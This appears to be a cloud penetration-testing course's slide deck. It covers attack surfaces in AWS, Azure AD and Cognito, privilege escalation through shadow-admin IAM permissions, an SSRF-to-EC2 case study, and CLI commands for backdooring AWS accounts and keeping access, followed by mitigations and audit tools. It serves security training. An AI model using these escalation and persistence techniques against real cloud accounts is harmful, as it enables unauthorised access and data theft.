PaaS

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Cloud Storage: S3 – Public Buckets Warnings



Understand the Attack Surfaces: CaaS

- Container as a Service
- Very useful for service-based architecture
- Bring your own container and run it in CaaS
- Docker or Kubernetes hosted environments
- **Examples:** ECS, EKS, ECR, GKE, AKS
- Responsibilities
 - Tenant: Focus on images, application and logic entities
 - Provider: Takes care of stack till Middleware (docker / k8s)
- Attack Surface:
 - Docker Image level issues
 - Application logic bugs
 - Platform specific focused bugs

Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security

Understand the Attack Surfaces: **IaaS**

- Direct Control of Virtual Machine
- Functionally Closest to On-Premise Solution
- Most Flexible option with maximum control to tenant
- Responsibilities:
 - Tenant: maintain & update the virtual machine OS & anything above
 - Provider: Everything below virtual machine

Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security

laaS: Attack Surface

Usual Attack Surface

- Unpatched machines
- Shared / non-secured credentials
- Software / application flaws
- Misconfiguration (Firewall or other systems)

Cloud Specific Attack Surface

- Auth Token Stealing via Metadata API



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laaS: Attack Surface – Same old infra bugs



- All infrastructure related bugs which affect Hosts or VMs
- Insecure practices can lead to server compromise
 - RDP without NLA
 - SSH without brute-force protection
 - Weak account passwords with predictable username
- Application-Level Flaws
 - <shameless_plug> I have heard "**Advanced Web Hacking**" covers this in great details <\shameless_plug>

IaaS Usual Attack Surface: Firewall

Name

Group ID

Group Name

VPC ID

Description

sg-0f3823b9b7c0f5b1b

test

vpc-f7d20f90

test

Security Group: sg-0f3823b9b7c0f5b1b

Description

Inbound

Outbound

Tags

Edit

Type ⓘ	Protocol ⓘ	Port Range ⓘ	Source ⓘ	Descr
All TCP	TCP	0 - 65535	0.0.0.0/0	
All TCP	TCP	0 - 65535	::/0	
All UDP	UDP	0 - 65535	0.0.0.0/0	
All UDP	UDP	0 - 65535	::/0	

Exercise 9.4



Demo 9.4

IaaS / EC2, Metadata API #2 and Secrets Manager

- Connect via SSH to an instance running in the cloud
- Find a way to explore the Metadata API
- Elevate your privileges within the AWS account
- Gain access to a hidden secret
- Decode the hash

Network status: After FaaS Exploitation

SHARED Subnet
(192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100
Oracle DB



192.168.3.210



192.168.3.215
Host: DC01



fe80::250:56ff:fe9f:a84
SNMPv3



192.168.3.211
VPN



192.168.3.180
SSL & Bash



192.168.3.150
WebSphere

DEDICATED Subnet
(192.168.X.0/24)



192.168.X.17
Host: WKSX



192.168.X.18
Multi Forest



192.168.X.209
Ubuntu



192.168.X.206

PRIVATE Subnet
(10.0.2.0/24)



10.0.2.220
Host: certsrv

VLANs (10.10.0.0/8)



10.10.100.220
Cisco IOS



10.10.100.220
Apache Log4j



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Snapshots

- Snapshots provide way to save point-in-time backup
- Snapshots can be made public or private
- Public snapshots can be cloned to another user account
- New storage can be created via snapshots in account
- These storage can reveal confidential information such as
 - SAM database on windows,
 - /etc/shadow on Linux
 - Config files for various apps
- **AWS:**

```
aws ec2 describe-snapshots --owner-id <get from get-caller-identity>
aws ec2 describe-snapshots --region <region>
```
- **GCP:**

```
gcloud compute snapshots list
```

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Cloud Pentesting

Azure Active Directory




<https://t.me/learningnets>

AAD (Azure Active Directory)

- Effectively nothing more than an identity / authentication platform
- Allows integration with on-premise Active Directory
- Users can authenticate with their AD credentials against e.g.
- Office365, Sharepoint, Azure, and a vast array of third party services with support for AAD built in
- Integration is via one of three methods:
 - PHS: (Password Hash Synchronisation) uploads user accounts and password hashes from on-prem AD into AAD
 - PTA: (Pass-through Authentication) allows AAD to forward authentication requests onto on-prem AD
 - ADFS: (AD Federation Service) Federated Authentication



Generic Azure AD Setup



Reference:

<https://docs.microsoft.com/en-gb/azure/active-directory/manage-apps/what-is-application-management>

AAD: Authenticated Enumeration



- Even if you only have Office 365 you are automatically part of Azure AD
- Any low-priv AAD account can:
 - Interact via azure-cli
 - Query role members
- URLs to remember
 - <https://portal.azure.com>: GUI to active directory
 - <https://myapps.microsoft.com>: third-party apps list
- Assuming you have valid credentials you can get:
 - User Details

```
az ad user list --output=table --query='[].{
Created:createdDateTime,UPN:userPrincipalName,Name:displayName,
Email:mail,UserId:mailNickname,Enabled:accountEnabled}'
```

- All service principals

```
az ad sp list --output=table --query='[].{
Name:displayName,Enabled:accountEnabled,URL:homepage,
Publisher:publisherName,MetadataURL:samlMetadataUrl}'
```

AAD: Sync Server



- Most common integration method for on-prem AD is Password Hash Synchronisation
- Azure AD Connect uploads hashes from on-prem AD to AAD
- AAD Connect must run with high privileges in order to access hashes within AD
- Compromise of on-prem AD Connect server == compromise of AAD
- If an account exists in AAD but not on-prem AD, and an attacker is able to add accounts to AD, accounts will be automatically linked and the hash synced, allowing attacker to takeover the AAD account
 - Disabled for admin accounts in 2018

AAD: Application Service Principals



- Service principals are accounts for applications in AAD
 - A default Office365 environment contains ~200
 - As they are not for users, MFA can't be enabled for service principals
- Application permissions are either:
 - Delegated - obtained from the user signed in
 - Assigned to the application service principal
- By default, any user can create applications and service principals
- If an application service principal is granted permissions, the user account that owns the application can impersonate the service principal and use those permissions
 - This includes RBAC roles (i.e. for Azure Resource Manager)
 - Actions will appear in logs as though performed by the application

AAD: Application Administrators



- Global / Company Admin accounts can do anything, but some limited admin account roles also exist:
 - Application Administrator
 - Authentication Administrator
 - Exchange Administrator
 - etc.
- These limited roles are **fixed**
- Application Administrators are able to manage all applications
- Hence can impersonate **any** application and elevate privileges
 - **Note:** Does not include default MS apps as these are now protected

AAD: Seamless SSO

- Seamless Single Sign-On can be combined with either PHS or PTA methods
- Existing user session with on-prem AD is seamlessly extended to AAD
- Uses Kerberos with on-prem AD behind the scenes to get service ticket and authenticate with AAD
- Imports some well known Kerberos weaknesses into your AAD environment!



AAD: Seamless SSO - Silver Ticket



- For AAD Seamless SSO the account used is AZUREADSSO\$ account
- TGT is encrypted using the AZUREADSSO\$ account hash at on-prem AD and decrypted at AAD (where account also exists with the same hash)
- If an attacker obtains the AZUREADSSO\$ account hash (e.g. through on-prem AD compromise) can generate TGTs for any user SID, hence authenticate to AAD as any user (as long as no MFA required)
- Hash of AZUREADSSO\$ account never changes after initial setup
- To extract hash use <https://github.com/fox-it/adconnectdump>

AAD: Seamless SSO - Delegation

- Resource based constrained delegation
- Configured on target object, e.g. AZUREADSSO\$
- Any AD user that can manage computer accounts in the container or OU can configure it
- Can then create service tickets to impersonate any user in AAD





Cloud Pentesting



AWS Cognito

AWS Cognito

- AWS cognito service enables direct access to resource for app user.
- Two main parts:
 - **User pools** are user directories that provide sign-up and sign-in options
 - **Identity pools** enable developers to grant end-users access to AWS services
- Mainly used for Mobile and web application
- Identity pool ID is a random UUID hence difficult to bruteforce
- Generally hardcoded in mobile applications / Websites
- Two levels of Access Unauthenticated and Authenticated



AWS Cognito





Case Study

Internet Wide AWS Cognito Analysis

- AWS Temp Credentials can be obtained if identity pool is known
- Leveraged crowd sourcing via commoncrawl, decompiling android apk
- Collected a total of 2504 identity pool identifiers
- Explored permissions on each pool identifier
 - more than **1 in 5** AWS Cognito configurations **are insecure**
 - **906 S3 buckets** which contained **sensitive** information
 - identified **1572 lambda** functions, exposing at least **78 sensitive env variables**

Reference:

<https://andresriancho.com/internet-scale-analysis-of-aws-cognito-security/>



Cloud Pentesting

**Post
Exploitation**



Post Exploitation in Cloud

- Identify the level of access to the current token
- Enumeration is the key
- Horizontally pivot to identify more privileged accounts
- Leverage the larger access to elevate or gain more foothold
- Focus on goal instead of running towards Admin Access



Hidden Resources

- Admin level accounts created but never used
- User with accidental higher privileges
 - Privilege to create policies and assign them
 - and more
- Services started but never closed
- Services started in non default location



Shadow Admin: Azure



- Shadow admin accounts can be identified by searching and analyzing ACL permissions granted to that particular account.
- Attacker can use these account to stay under the radar
- These are accounts with permissions in Azure which attacker could abuse to escalate privilege and take hold of entire domain.
 - Accounts with full control over Domain Admin group
 - Account with reset password functionality over other Domain Admin account
 - Account with Replicating Directory Changes all permission

Reference:

<https://www.cyberark.com/threat-research-blog/shadow-admins-stealthy-accounts-fear/>

<https://t.me/learningnets>

Shadow Admin: AWS

These are some permissions in AWS which attacker could abuse to escalate privilege and take hold of entire domain

- CreateAccessKey
- CreateLoginProfile
- UpdateLoginProfile
- PutUserPolicy, PutGroupPolicy or PutRolePolicy
- CreatePolicy
- AddUserToGroup
- UpdateAssumeRolePolicy
- CreatePolicyVersion, SetDefaultPolicyVersion
- PassRole with CreateInstanceProfile/AddRoleToInstanceProfile

Reference:

<https://www.cyberark.com/threat-research-blog/cloud-shadow-admin-threat-10-permissions-protect/>
<https://t.me/learningnets> https://summitroute.com/blog/2019/06/18/aws_iam_managed_policy_review/





Case Study

Shadow Admin

- AWS has multiple policies which are basically mapped to user roles to grant/restrict the access
- “AmazonElasticTranscoderFullAccess” policy has “iam:PutRolePolicy” permissions.
- “iam:PutRolePolicy” permission allows us to attach an inline policy to role.
- AWS has fixed this by rolling out new policy “AmazonElasticTranscoder_FullAccess”

Tools

- There are multiple open source scripts available to identify privileged accounts
 - ACLight
 - SkyArk
 - Cloudtracker

Reference:
<https://www.cyberark.com/threat-research-blog/cloud-shadow-admin-threat-10-permissions-protect/>
<https://github.com/duo-labs/cloudtracker>
<https://www.cyberark.com/threat-research-blog/shadow-admins-stealthy-accounts-fear/>

<https://t.me/learningnets>





Case Study

WebApp SSRF to EC2 Takeover

Starting point: SSRF on a Web Application

Exploitation Process:

1. Obtained Metadata details (account id, region, security-credentials)
2. Using credentials enumerated all S3 buckets
3. One s3 bucket contained pem files for all ec2 boxes
4. Enumerated instances to identify higher power roles
5. Obtained access to those instances via pem files
6. Backdoored the AWS account by creating new id with iam:* capabilities

Reference:

<https://www.threatstack.com/cloud-attack> (not directly related but similar)



Cloud Pentesting

Backdooring and Maintaining Access



Maintaining Access

- If you have access to AWS high priv account you can generate security token service (sts) temp keys

```
aws sts get-session-token --duration-seconds 129600
```

- This session token is not listed in usual list-access-key command

```
aws iam list-access-keys
```

- In Azure we can create SAS token

```
az storage blob generate-sas --account-name {storage account name}  
--account-key {storage account key} --container-name {name of blob  
container} --name {blob name} --permissions {permission to grant}  
--expiry {date/time to expire SAS token}
```



Backdooring AWS Account



- Create user and access key

```
aws iam create-user --user-name [my-user]
```

```
aws iam create-access-key --user-name [my-user]
```

- Create just access key for existing user

```
aws iam create-access-key --user-name [existing-user]
```

- create a new role attach it to existing role

```
aws iam create-role
```

```
aws iam attach-role-policy
```


Backdooring AWS Account



Taking it a step further:

- Create a Lambda function triggered by a CloudWatch Event rule for all future user creation, adding an access-key and posting to an external location
- Create a Lambda function triggered by a CloudWatch Event rule for all future role creation, adding the role to your existing backdoor
- In addition you could make the code react to UpdateAssumeRolePolicy calls and reintroduce any backdoors that are removed

Reference:

<https://danielgrzelak.com/backdooring-an-aws-account-da007d36f8f9>

Cloud Mitigations



- Create a Lambda function triggered by a CloudWatch Event rule for all
Ensure to not use root/Admin accounts
- Use Identity and Access Management, Prefer delegating tasks
- Least Privilege even for Access Tokens / IAM Profiles
 - If you need read capabilities on S3 no point giving s3full access
- Enable MFA (MultiFactor Authentication)
- Disable access to Metadata API at server level (accessible to all by default)
- Maintain External Logs (example CloudTrail)
- Encrypt all data where possible (both in transit and at rest)
- Don't just block service ports, close the service

Cloud Mitigations



- Include hardening in build process
- Aim for full automation and no manual intervention
 - System crash or issue requires full rebuild
 - No SSH in prod

- Hardening Benchmarks

https://www.cisecurity.org/benchmark/amazon_web_services/

<https://www.cisecurity.org/benchmark/azure/>

https://www.cisecurity.org/benchmark/google_cloud_computing_platform/

- Keep your login creds safe

<https://docs.aws.amazon.com/opsworks/latest/userguide/security-ssh-access.html>

<https://aws.amazon.com/articles/tips-for-securing-your-ec2-instance/>

Cloud Mitigations

- Perform periodic audits, compare and contrast the results

- Cloud Account Audits

<https://github.com/SecurityFTW/cs-suite> (Cross provider)

<https://github.com/toniblyx/prowler> (AWS)

<https://github.com/cyberark/SkyArk> (AWS)

<https://github.com/nccgroup/ScoutSuite> (AWS, Azure, GCP)

<https://github.com/mwrlabs/Azurite> (Azure)

- IaaS systems need more than just cloud level probing, perform OS level Audits

<https://github.com/lateralblast/lunar> (Linux)


<https://github.com/CISOfy/lynis> (Linux)

- MBSA, MSCT, MSAT for windows



Cloud Audit: Scout Suite

```
(venv) root@kali:~/cloud_tools/ScoutSuite# python scout.py aws
2019-05-25 16:27:23 kali scout[2286] INFO Launching Scout
2019-05-25 16:27:23 kali scout[2286] INFO Authenticating to cloud provider
2019-05-25 16:27:33 kali scout[2286] INFO Gathering data from APIs
2019-05-25 16:27:33 kali scout[2286] INFO Fetching resources for the Lambda service
2019-05-25 16:27:34 kali scout[2286] INFO Fetching resources for the CloudFormation service
2019-05-25 16:27:36 kali scout[2286] INFO Fetching resources for the CloudTrail service
2019-05-25 16:27:37 kali scout[2286] INFO Fetching resources for the CloudWatch service
2019-05-25 16:27:39 kali scout[2286] INFO Fetching resources for the IAM service
2019-05-25 16:27:40 kali scout[2286] INFO Fetching resources for the S3 service
2019-05-25 16:27:41 kali scout[2286] INFO Fetching resources for the SNS service
2019-05-25 16:27:43 kali scout[2286] INFO Fetching resources for the SQS service
2019-05-25 16:27:44 kali scout[2286] INFO Fetching resources for the SES service
```




The screenshot shows the Scout Suite web interface. The browser address bar displays the file path: `file:///root/cloud_tools/ScoutSuite/scoutsuite-report/aws-722498266782.html#services.cloud`. The navigation bar includes links for Scout Suite, Analytics, Compute, Database, Management, Messaging, Network, Security, Storage, Regions, Filters, and a settings icon. The main heading is "CloudTrail Dashboard". Below this is a "Filter findings" input field and three buttons: "Show All", "Good", and "Warning". A table of findings is displayed with the following items:

Findings	Severity	Action
Global services logging disabled	Warning	+
Not configured	Warning	+
Global service logging duplicated	Good	+
Log file validation disabled	Warning	+
Logging disabled	Warning	+

